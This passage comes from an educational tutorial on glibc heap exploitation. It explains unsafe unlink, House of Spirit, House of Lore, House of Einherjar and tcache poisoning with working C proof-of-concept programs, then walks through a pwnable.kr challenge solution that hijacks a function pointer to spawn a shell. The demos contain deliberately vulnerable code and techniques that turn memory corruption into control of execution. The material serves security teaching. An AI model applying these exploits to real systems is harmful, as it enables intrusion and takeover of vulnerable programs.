            fgets(which_drink, 0x420, stdin);
            printf("You got your drink\n");
            got_drink = true;
            free(which_drink);
        }

        puts("Now you can rename yourself twice ;)");
```

```
41      }
42
43      return 0;
44  }
```

The above program is vulnerable to unsafe unlink. It has a heap buffer overflow of at least 0x8, which is enough to overwrite the adjacent chunk's metadata and a leak that helps us to deal with ASLR and PIE. To perform the attack, we would have to write a fake chunk into `name`. Then, we'd need to overflow the buffer and change the adjacent chunk's metadata to correspond to the fake chunk information. We'll do all of that during the first `fgets()` call. The second `fgets()` is redundant, for it will just continue the program flow towards `free()`, such that if the malicious content was prepared correctly, the desired bug would occur. Because we have 2 more writes to `name` we can overwrite the address that `name` is pointing to with any address. In this case, we want `name` to hold the address of the saved rip in order to use ROP, jump into `secret_technician_area()` and get a shell. In the third and last write we should provide the calculated address of `secret_technician_area()` and finally jump to a shell.

4.6 House of Spirit

House of Spirit is an exploit technique that `free()`s a non-heap pointer and thus gets `malloc()` to return an almost arbitrary pointer.

`free()` has 3 security checks an attacker must bypass:

Firstly, if `free()` is called on a chunk what is destined to be place in a small/large bin, it checks whether the chunk resides in an arena. Because of that, we can only execute the attack if our fake chunk will end up in a tcache bin or a fastbin.

Secondly, `free()` checks the validity of the chunk's `IS_MMAPED` and `NON_MAIN_ARENA` flags. Consequently, we should heed these flags when setting up the fake chunk.

Thirdly, `free()` checks whether the chunk's address is aligned to a multiple of `MALLOC_ALIGNMENT` (`MALLOC_ALIGNMENT` can be modified via `mallopt()`). Chunk alignment can be a bit tricky to recreate, but is nevertheless possible if we try hard enough.

Fourthly and finally, if our fake chunk is meant to be placed in a fastbin, it is checked whether the size of the next chunk's size is between 16 bytes and 128kb (this validation is a "sanity check") and `PREV_INUSE` is set (this is performed because if the chunk was real, it would have been allocated before `free()` was called). This implies that we might have to create a 2nd fake chunk after the fake chunk which we'd like `malloc()` to return.

As a practical example of this attack, consider the following program:

house_of_spirit.c

```
1  #include <stdio.h>
2  #include <stdlib.h>
```

```c
#include <unistd.h>
#include <string.h>

void get_shell(char *str) {
    if(strncmp(str, "sudo ls", 7) == 0) {
        system("/bin/sh");
    }
    else{
        puts("You don't have the privilege to control this machine");
    }
}

int main() {
    setbuf(stdout, NULL);
    malloc(1); // setting up the main arena before free()'ing our fake chunk

    unsigned long long *a;
    unsigned long long fake_chunk[10] __attribute__ ((aligned (0x10)));

    fake_chunk[1] = 0x40; // size | AMP flags
    a = &fake_chunk[2]; // pointer to the payload
    free(a);

    void *perms = malloc(0x30);
    memset(perms, 0, 0x30);
    printf("Give me your input: ");
    read(0, (char *)a, 0x30);
    get_shell(perms);
    return 0;
}
```

Notice that we `free()`'d `a`, which is equal to `fake_chunk + 0x10`, because we needed to take chunk metadata into account (`a` points to the payload of our fake chunk). As an exercise, convince yourself that if you ran the program with "sudo ls" as your input, you would get a shell. To fully understand what we did here, read the above-mentioned security checks and then justify certain actions we've taken in our program.

4.7 House of Lore

House of Lore is an attack that involves manipulating a small bin in order to get `malloc()` to return a fake, non-heap chunk. This attack may seem impractical because we perform several manipulations on the small bin. However, as you'll see in this example, we may have control over a large enough buffer to execute such an attack. To execute this attack, we'd need 9 fake chunks,

$F_0, ..., F_8$, such that the small bin will be constructed as such:

$$[bin] \rightarrow [target] \rightarrow [F_0] \rightarrow [F_1] \rightarrow ... \rightarrow [F_7] \rightarrow [F_8]$$

Later on, the need for nine fake chunks will become very clear to you, so don't worry about it now. Additionally, notice that $(\rightarrow)$ goes in the `bk` direction. In the prior diagram, `bin` denotes the list's fixed head and `target` denotes an existing chunk in the small bin. Looking at the source code of `_int_malloc()`, which is an internal function used by `malloc()`, we can see the following:

```
if (in_smallbin_range (nb))
    {
      idx = smallbin_index (nb);
      bin = bin_at (av, idx);

      if ((victim = last (bin)) != bin)
        {
          bck = victim->bk;
          if (__glibc_unlikely (bck->fd != victim))
            malloc_printerr ("malloc(): smallbin double linked list corrupted");
          set_inuse_bit_at_offset (victim, nb);
          bin->bk = bck;
          bck->fd = bin;

          if (av != &main_arena)
            set_non_main_arena (victim);
          check_malloced_chunk (av, victim, nb);

#if USE_TCACHE
          /* While we're here, if we see other chunks of the same size,
             stash them in the tcache.  */
          size_t tc_idx = csize2tidx (nb);
          if (tcache && tc_idx < mp_.tcache_bins)
            {
              mchunkptr tc_victim;

              /* While bin not empty and tcache not full, copy chunks over.  */
              while (tcache->counts[tc_idx] < mp_.tcache_count
                     && (tc_victim = last (bin)) != bin)
                {
                  if (tc_victim != 0)
                    {
                      bck = tc_victim->bk;
                      set_inuse_bit_at_offset (tc_victim, nb);
                      if (av != &main_arena)
```

```
                        set_non_main_arena (tc_victim);
                      bin->bk = bck;
                      bck->fd = bin;

                      tcache_put (tc_victim, tc_idx);
                    }
                }
            }
#endif

          void *p = chunk2mem (victim);
          alloc_perturb (p, bytes);
          return p;
```

The function attempts to give the user `victim`, which is essentially `bin->bk` (it is nice to see how the function extracts `victim` from the list).

Here, we can see the smallbin-to-tcache mechanism. After having chosen the chunk that'll be returned to the user, the function moves chunks from the small bin to the tcache. This explains the need for nine fake chunks: after `malloc()` chooses *target* as the chunk that'll be returned, the chunks $F_0, ..., F_6$ are moved into the tcache. Then, the next `malloc()` will return F_7. F_8 is needed for security checks.

The code presented below demonstrates a house of lore attack. It is suggested that you read the comments we've included in the code.

house_of_lore.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <assert.h>

void jackpot(){ fprintf(stderr, "Nice jump d00d\n"); exit(0); }

int main(int argc, char * argv[]){
    intptr_t* stack_buffer_1[4] = {0};
    intptr_t* stack_buffer_2[4] = {0};
    void* fake_freelist[7][4];

    intptr_t *victim = malloc(0x100);
    printf("Our victim chunk %p\n", victim);

    // Prepare tcache fill
    void *dummies[7];
    for(int i=0; i<7; i++) dummies[i] = malloc(0x100);

```

```
21      // victim-WORD_SIZE because we need to remove the header size in order to have the
22      //absolute address of the chunk
23      intptr_t *victim_chunk = victim-2;
24
25      printf("stack_buffer_1 at %p\n", stack_buffer_1);
26      printf("stack_buffer_2 at %p\n", stack_buffer_2);
27
28      for(int i=0; i<6; i++) {
29          fake_freelist[i][3] = fake_freelist[i+1];
30      }
31      fake_freelist[6][3] = NULL;
32      printf("fake free-list at %p\n", fake_freelist);
33
34      // stack_buffer_1->fd = victim_chunk
35      stack_buffer_1[0] = 0;
36      stack_buffer_1[1] = 0;
37      stack_buffer_1[2] = victim_chunk;
38
39      // stack_buffer_1->bk = stack_buffer_2
40      stack_buffer_1[3] = (intptr_t*)stack_buffer_2;
41      // stack_buffer_2->fd = stack_buffer_1
42      stack_buffer_2[2] = (intptr_t*)stack_buffer_1;
43
44      // stack_buffer_2->bk = fake_freelist ; prevent crash at smallbin_to_tcache mechanism
45      stack_buffer_2[3] = (intptr_t *)fake_freelist[0];
46
47      // avoid consolidation top chunk
48      void *p5 = malloc(1000);
49
50      // Fill up tcache
51      for(int i=0; i<7; i++) free(dummies[i]);
52
53      // Put victim chunk in unsorted bin
54      free((void*)victim);
55
56      // Force sort of the unsorted bin
57      void *p2 = malloc(1200);
58
59      // Vuln victim->bk = stack_buffer_1
60      victim[1] = (intptr_t)stack_buffer_1;
61
62      // Clean tcache
63      for(int i=0; i<7; i++) malloc(0x100);
64
65      // malloc will retrive victim ; here bin->bk == victim and the tcache is filled with 7 s
66      void *p3 = malloc(0x100);
```

```
67
68      // next malloc will return fake_freelist[5] (fake_freelist[6] prevents smallbin corrupti
69      char *p4 = malloc(0x100);
70
71      printf("p4 is %p and should be on the stack!\n", p4);
72      intptr_t sc = (intptr_t)jackpot; // Emulating our in-memory shellcode
73
74      long offset = (long)__builtin_frame_address(0) - (long)p4;
75      memcpy((p4+offset+8), &sc, 8); // This bypasses stack-smash detection since it jumps ove
76
77      // sanity check
78      assert((long)__builtin_return_address(0) == (long)jackpot);
79  }
```

4.8 House of Einherjar

This vulnerability combines heap based off-by-one and tcache poisoning with a prerequisite of a heap info leak in order to bypass ASLR. This combination of vulnerabilities can lead to an arbitrary returned pointer from the `malloc()` function.

4.8.1 Heap Based Off-By-One

When we tackle a heap based off-by-one, it may be vulnerable to further exploitaiton of the program if the `size` of the adjacent higher-addressed chunk next to our vulnerable to off-by-one chunk contains `\x01 | any flag variation` as the least significant byte (for an example, the size `\x101` would be interesting for further exploitation). We want to leave the size as is, but turn off the flags using our off-by-one, such that the `PREV_INUSE` flag is off. It allows us to activate backwards consolidation and make 2 overlapping chunks, and thus obtain an interesting primitive.
Let's see an example program that shows the needed action sequence:

off_by_one_overlapping_chunks.c

```
1   #include <stdio.h>
2   #include <stdlib.h>
3   #include <assert.h>
4
5   int main() {
6       void* p1 = (void*)malloc(0x500); // holds the fake chunk
7       void* victim = (void*)malloc(0x4f0);
8       void** p2 = (void**)malloc(0x4f0); // part of the plan
9       void** p3 = (void**)malloc(0x510); // part of the plan
10
11      // fake chunk
```

```
12      ((size_t*)p1)[1] = 0x501; // size
13      *(size_t*)(p1 + 0x500) = 0x500; // prev_size
14      ((size_t**)p1)[2] = (void*)((char*)p2 - 0x10); // fd
15      ((size_t**)p1)[3] = (void*)((char*)p3 - 0x10); // bk
16
17      ((size_t**)p3)[0] = (void*)((size_t)p1); // overwrite bk->fd == fake_chunk
18      ((size_t**)p2)[1] = (void*)((size_t)p1); // overwrite fd->bk == fake_chunk
19
20      // vuln off-by-one
21      ((char*)victim)[-8] = 0;
22
23      // trigger vuln
24      free(victim);
25
26      void* merged = malloc(0x100);
27
28      printf("p1: %p , merged: %p\n", p1, merged);
29      assert(p1 + 0x10 == merged);
30      return 0;
31  }
```

Firstly, we're allocating `p1` as our primary chunk - it will contain a fake chunk and `free()` will consolidate towards it. `p2` and `p3` are a part of our plan and they will point to our fake chunk in order to bypass the unlink checks (shown in section 5.5.2). In addition, we need the `victim` chunk that will suffer from the off-by-one on its metadata and trigger the backwards consolidation towards our fake chunk.

Secondly, we're creating a fake chunk in `p1` that holds the size `0x501` (the original chunk's size is `0x511`). Its `fd` would be `p2` and its `bk` would be `p3`.

Thirdly, we make `p3->fd` and `p2->bk` point to the fake chunk.

Fourthly and finally, the off-by-one occurs after this setup, and after `free()`'ing the `victim` chunk, `malloc_consolidate()` will consolidate towards the fake chunk's address and stores it in the unsorted bin with the fake chunk's address. Therefore, next time `malloc()` is invoked with an appropriate size, the address of the fake chunk (actually is `p1 + 0x10`) will be returned, and thus we have 2 colliding chunks.

4.8.2 Tcache Poisoning

Tcache poisoning is a basic yet effective attack that manipulates the tcache such that malloc() returns an almost arbitrary pointer. The attack is executed as follows:

Firstly, allocate two chunks of (equal) tcache bin size, which we will denote as `p1` and `p2`.

Secondly, `free()` `p1` and `p2`. They will go in the same tcache bin, which will look like this: $[bin] \rightarrow [p2] \rightarrow [p1]$.

Thirdly, create your fake chunk, and overwrite `p2`'s `fd` member with the address of your fake chunk, which should be a multiple of `0x10`. If we denote the fake chunk as `f`, the tcache bin now looks like this: $[bin] \rightarrow [p2] \rightarrow [f]$. Note that this is the difficult part of the attack, for you need a way to overwrite `p2` when it's `free()`'d, and a heap leak. You should also note that due to safe linking, the value you want to inject into `p2`'s fd is `(long)target ^ (long)b » 12`.

Fourthly and finally, allocate two chunks of the same size as `p1` and `p2`. The second `malloc()` will return `f`, and thus the attack is complete.

4.8.3 Getting a Stronger Primitive

We introduced you with off-by-one and tcache poisoning attacks. We shall now perform an off-by-one attack in such a way that will enable us to poison the tcache and return an arbitrary pointer via `malloc()`.

To execute House of Einherjar, we'd need 3 adjacent chunks in our control. The first chunk would be the chunk that contains the fake chunk, the second chunk would be the chunk with the buffer overflow, and the third chunk would be used to perform backwards consolidation and get overlapping chunks. The main premise here is that after we have overlapping chunks, we'll be able to retrieve from a pointer to this overlapping chunk `malloc()`. Once we'll have `free()`'d the second chunk (it'll reside in the tcache bin), we'll overwrite its `fd` address with an arbitrary pointer ("signed" and aligned, in order to bypass safe linking. Therefore, you must have a heap leak). Now, the tcache bin is poisoned (if f is the fake chunk, the bin will look like this: $[bin] \rightarrow [p2] \rightarrow [f]$). At this point, completing the attack is trivial, for the second `malloc()` call will return our fake chunk.

The undermentioned program shows a house of einherjar attack:

house_of_einherjar_demo.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <assert.h>
#include <stdint.h>

// 64-bit based comments
// valid exploitation for glibc-2.32 or higher
// if you want to use this attack against glibc-2.31 or lower
// you have to remove the safe-linking xor at the "poisoned_chunk"->fd
int main() {
    intptr_t stack_var[0x10];
    intptr_t* target = NULL;

    // choose a properly aligned target address
    for(int i=0; i < 0x10; i++) {
        if(((long)&stack_var[i] & 0xf) == 0) {
```

```
            target = &stack_var[i];
            break;
        }
    }
    assert(target != NULL);
    printf("Our target address to return is %p\n", target);

    intptr_t* fake_chunk = (intptr_t*)malloc(0x38); // final size 0x40
    intptr_t* poisoned_chunk = (intptr_t*)malloc(0x28); // final size 0x30
    intptr_t* victim = (intptr_t*)malloc(0xf8); // final size would be 0x101
                                                // after off-by-one 0x100

    fake_chunk[0] = 0; // prev_size
    fake_chunk[1] = 0x60; // size == 0x30 (poisoned_chunk) + 0x40 (fake_chunk)
                          // - 0x10 (metadata) = 0x60
    fake_chunk[2] = (intptr_t)fake_chunk; // fd
    fake_chunk[3] = (intptr_t)fake_chunk; // bk
    // fd and bk are set to fake_chunk in order to bypass unlink check

    // set prev_size to pass prev_size == size check
    victim[-2] = 0x60;

    // off-by-one vuln
    ((char*)victim)[-8] = 0;

    printf("Fill tcache.\n");
    intptr_t *x[7];
    for(int i=0; i < sizeof(x) / sizeof(intptr_t*); i++) {
        x[i] = malloc(0xf8);
    }

    printf("Fill up tcache list.\n");
    for(int i=0; i < sizeof(x) / sizeof(intptr_t*); i++) {
        free(x[i]);
    }

    printf("Size Before: %ld\n", ((intptr_t*)fake_chunk)[1]);

    // trigger backwards consolidation
    free(victim);

    assert(((intptr_t*)fake_chunk)[1] == 0x161);
    printf("Size After: %ld\n", ((intptr_t*)fake_chunk)[1]);

    intptr_t* overlapped = malloc(0x158); // this chunk would grab the overlapping
                                          // chunk from bin
```

```
63
64      // we need at least one freed chunk in the corresponding tcache[tidx (tcache index)]
65      // bin in order to bypass tcache mitigation
66      void* tcache_bypass = malloc(0x28);
67      free(tcache_bypass);
68
69      // free "poisoned_chunk" (we have control over this location due to the
70      // overlapping chunk)
71      free(poisoned_chunk);
72
73      // printf("Next malloc(0x158) is at %p %p\n", overlapped, fake_chunk);
74      // now we can overwrite "poisoned_chunk"->fd through "overlapped"
75      overlapped[6] = (long)target ^ ((long)&overlapped[6] >> 12); // pre-calculated
76                                                                   // "poisoned_chunk"->fd index
77
78      // the 2nd malloc will return our arbitrary pointer
79      malloc(0x28);
80      void* returned = (void*)malloc(0x28);
81      printf("Final returned address %p\n", returned);
82
83      assert(target == returned);
84      return 0;
85  }
```

In the demo shown above, we're filling the tcache bin with the size of `0x100`. It's corresponding to the size of `victim` in order to skip the option of storing it in the tcache. As a result, `free()` will call `malloc_conslidate()` to consolidate backwards.

5 Final Project: Solving a Pwnable Challenge

This section, in which we assume that the reader is familiar with binary exploitation, describes a solution of the challenge "lfh" from pwnable.kr. If you're a beginner in binary exploitation or don't want us to spoil the challenge's solution for you, go ahead and skip this section. We've included a page break so you won't see the solution unintentionally.

If you are interested in pwning this challenge with us, please continue to the next page.

Looking at the source file we were given, it's clear that it simulates a Windows memory allocation system. This memory management system is implemented via two main abstractions: Buckets and LFHs.

```
class Bucket{
public:
        Bucket* next;
        UINT security_mode;
        UINT chunk_class;
        UINT n_total_chunk;
        UINT n_alloc_chunk;
        char* bitarray;
        char* mem;
        ...
        }
class LFH{
public:
        META* meta;
        // security mode. 0:deterministic 1:non-deterministic
        UINT security_mode;
        Bucket* pbuck;
        ...
        }
```

Briefly speaking, an object of type LFH (looking it up, it's an acronym for Low Fragmentation Heap) has 3 fields: a linked list of chunk metadata, an integer that specifies the heap's security mode, and a linked list of Buckets. Buckets are defined as a table of chunks, allocated or free, and have the following fields: next is a pointer to another bucket (hence this class implements a linked list), security_mode is the same as in LFH, chunk_class is the size of the chunk after adding metadata and aligning it to 0x10 bytes, n_total_chunk is the number of chunks the Bucket contains (this is calculated based on chunk_class), n_alloc_chunk is the number of allocated chunks, bitarray is a bitmap that specifies which chunks are free ad which aren't, and mem is the Bucket's memory (where all the chunks are stored).

Speaking in terms that are related to the glibc heap, one can say that Buckets are a size-specific variant of the glibc heap, and LFHs are similar to arenas. Now the program starts to make sense. Just as arenas can have several heap, each LFH can have several Buckets.

The program decodes books from a specified input file. BOOKs are structs (of size 320), that are defined as follows:

```
#pragma pack(1)
typedef struct _tagBOOK{
        char title[32];
        char abstract[256];
        void (*fptr)(struct _tagBOOK*);
```

```
        UINT content_len;
        BOOL is_unicode;
        char* content;
        struct _tagBOOK* next;
}BOOK;
```

According to the below calculation, BOOK structs are allocated by the LFH to Buckets of chunk_class = 336 bytes.

```
UINT chunk_class = (size/0x10) * 0x10 + 0x10;
```

We may also notice that the program allocates space for the content of the BOOK. The content's size is determined by BOOK.content_len.

In addition, the program supports unicode content (enabled by BOOK.is_unicode). If is_unicode is set, the program doubles the len provided to read() (it reads the content of the book by len).
But the len itself is doubled only after the allocation by the LFH, thus leaving us with the ability to buffer overflow on the bucket's mmap()'ed area.
This is the vulnerable part:

```
...
pbook->content = (char*)HeapAlloc(pbook->content_len);
memset(pbook->content, 0, pbook->content_len);
len = pbook->content_len;
if(pbook->is_unicode) len *= 2;

r = read(fd, pbook->content, len);
...
```

We can take a closer look at the BOOK struct now. We can see the BOOK.fptr field - which is essentially a pointer to function that takes a pointer and called later in the program. As said above, function pointers pique our interest.

The objective now seems clear. We want to overwrite BOOK.fptr with an arbitrary pointer and gain control over the execution.

At this point, our plan may seem ambiguous, but we have already set a goal in mind. We may now notice that it'd be optimal to allocate our content in the same Bucket where all the other BOOKs are allocated. We can achieve it due to our knowledge about how the allocation works, and conclude that every $n \in \mathbf{N} \cap [320, 335]$ would work for content_len.

Now, we should tackle a larger problem. According to the allocation mechanism, how can we get BOOK struct to be allocated after our malicious buffer-overflowing BOOK.content?

An interesting caveat that might help us answer this question is the Bucket's security mode (Each Bucket gets its security mode from its LFH). If we look at the program, this mode is specified by us via argv[2], and determines whether the Buckets' behavior is deterministic or not.

Let's look at this "secure non-deterministic" option in a more detailed way.

```
// find the index of first available chunk
while(this->getBit(idx)){
        idx++;
}

// secure non-deterministic allocation for heap layout randomization
if(this->security_mode == SECURE_HEAP){
        for(i=0; i<R; i++){
                // find the index of next available chunk
                do{
                        idx++;
                }while(this->getBit(idx));
        }
}
```

Now, the difference between the two security modes can be seen. If the `Bucket`'s security mode is zero, `Bucket->Alloc()` will return to the user the 1st free chunk it finds (note that `getBit(idx)` returns the `idx`'th bit in the `Bucket`'s bitmap, and that we can now infer that a certain chunk is free if and only if its corresponding bit in the bitmap is clear). However, if `security_mode` is equal to 1, then the `Bucket`'s behavior is non-deterministic, and the user is given the `R+1`'th free chunk, such that `R` is a random number between 0 and the number of fake chunks in this bucket. The reader should observe that below the prior snippet, it is checked whether we've gone out of the `Bucket`'s boundaries before returning the chunk to the user.

This is all interesting, but how can we tinker with the security mode such that we'll be able to overwrite an existing book? Notice that we want the following events to occur in order:

1. A book is allocated.
2. The book's content is allocated, just below the book in virtual addresses
3. We overflow the book's content into the book (using the `is_unicode` option).
4. We let the program perform its exiting routine (and thus call the overwritten function pointer `BOOK.fptr`)

This plan is very abstract, and is much simpler than the final solution, but it's a step in the right direction. Looking at `load_file()`, we can see:

```
void* Alloc(){
    if(this->n_alloc_chunk == n_total_chunk) return NULL;        // bucket is full.
    // R = rand number between (0 ~ n_free_chunk-1)
    UINT n_free_chunk = this->n_total_chunk - this->n_alloc_chunk;
    UINT R = ((UINT)rand() * 0xdeadbeef) % (n_free_chunk);
    UINT i = 0;
    UINT idx = 0;

    // find the index of first available chunk
    while(this->getBit(idx)){
```

```
        idx++;
    }

    // secure non-deterministic allocation for heap layout randomization
    if(this->security_mode == SECURE_HEAP){
        for(i=0; i<R; i++){
            // find the index of next available chunk
            do{
                idx++;
            }while(this->getBit(idx));
        }
    }

    if(idx >= this->n_total_chunk){
        exit(0);
    }

    this->setBit(idx);        // mark as allocated
    void* result;
    result = this->mem + (this->chunk_class * idx);
    this->n_alloc_chunk++;
    return result;
}
```

When allocating content it'll always reside after a `BOOK` struct. consequently, we can't use our buffer overflow when security mode is off, and we must turn it on. In a scenario where security mode is off, the order of allocation, which is the same as the order of chunks in virtual memory, is as follows:

$$BOOK1|BOOK1 \rightarrow content|BOOK2|BOOK2 \rightarrow content|...$$

(The indexing of the books that is shown above corresponds to their order in the input file).

When `Bucket->security_mode = 1`, the layout of the bucket is randomized, and thus it is possible to allocate a `BOOK` struct, initialize it, then allocate a `BOOK.content` that is below the `BOOK` struct in virtual addresses, and finally overwrite the `BOOK.fptr` field of the `BOOK` struct. This overflow isn't difficult to exploit, albeit wouldn't always work due to the security mode randomization.

Now we have a way to abuse the `LFH` implementation and control execution flow.

The code that's triggering the `BOOK.fptr` looks like it was built for `system("/bin/sh")` call.

```
p = books->head;
BOOK* p2;
while(p){
    p2 = p->next;
```

```
    p->fptr(p);                 // typical destructor for objects.
    p = p2;
}
```

We may note that we don't have `system@plt`, and as a result, we'll need a libc leak.

The leak itself can be easily printed from the stack using `printf@plt`.

Now we have another obstacle in front of us. After the libc we need to jump to the calculated `system` address with `"/bin/sh"`. At this point, we're after parsing the `BOOK`s with a useless leak.

This seemingly tricky situation can be rectified by reusing our vulnerable code and jump to `BOOKS* load_file(const char* fname)` ourselves. We can provide any `const char* fname` we want. We can use a different file or the same file. Our exploit will work regardless.

Notice that we need a short amount of time to write the new file with our malicious `system` payload. We can achieve it by abusing the `printf@plt` with "%10000c" or similar payload and delaying further execution.

Our final exploitation plan is:

1. printf libc leak via `printf@plt`
2. long printf abuse, delay program execution
3. write malicious `system` ASLR bypassed book file
4. jump back to `load_file()` with the malicious file name
5. execute `system("/bin/sh")`

This plan must have a very specific bucket layout to work, but our chances are quite good considering we are using brute force. Have fun with your shell!

6 Further Reading

1. MallocInternals, important internals details https://sourceware.org/glibc/wiki/MallocInternals
2. Thread Local Caching in Glibc Malloc, tcache bins http://tukan.farm/2017/07/08/tcache/
3. Heap Exploitation Dhavalkapil https://heap-exploitation.dhavalkapil.com/
4. Glibc Github, copy of the original git https://github.com/lattera/glibc
5. Introduction of Tcache bins in Heap management, intro tcache bins https://payatu.com/blog/Gaurav-Nayak/introduction-of-tcache-bins-in-heap-management
6. Digging Into Malloc, some internals explained https://reversea.me/index.php/digging-into-malloc/
7. Understanding the Glibc Heap Implementation, another place describing the implementation https://azeria-labs.com/heap-exploitation-part-1-understanding-the-glibc-heap-implementation/
8. How2Heap, demonstrations of heap vulnerabilities repo https://github.com/shellphish/how2heap
9. Doubly Freeing Memory, double free vulnerability https://owasp.org/www-community/vulnerabilities/Doubly_freeing_memory
10. Safe-Linking – Eliminating a 20 Year-Old Malloc() Exploit Primitive, article about safe linking https://research.checkpoint.com/2020/safe-linking-eliminating-a-20-year-old-malloc-exploit-primitive/
11. How to Exploit a Double Free, github repo that describes exploitation of a double free https://github.com/stong/how-to-exploit-a-double-free
12. The Toddler's Introduction to Heap Exploitation, Unsafe Unlink(Part 4.3), article about unsafe unlink https://valsamaras.medium.com/the-toddlers-introduction-to-heap-exploitation-unsafe-unlink-part-4-3-75e00e1b0c68
13. Unlink Exploitation, nightmare unsafe unlink https://guyinatuxedo.github.io/30-unlink/unlink_explanation/index.html
14. Heap Exploitation: Off-By-One / Poison Null Byte, article about heap based off-by-one https://devel0pment.de/?p=688
15. House Every Weekend - glibc Heap Exploitation, describes heap exploitation in hebrew https://www.digitalwhisper.co.il/files/Zines/0x86/DW134-1-glibc-heap-exploitation.pdf
16. Pwnable.kr, wargames pwn website https://pwnable.kr/play.php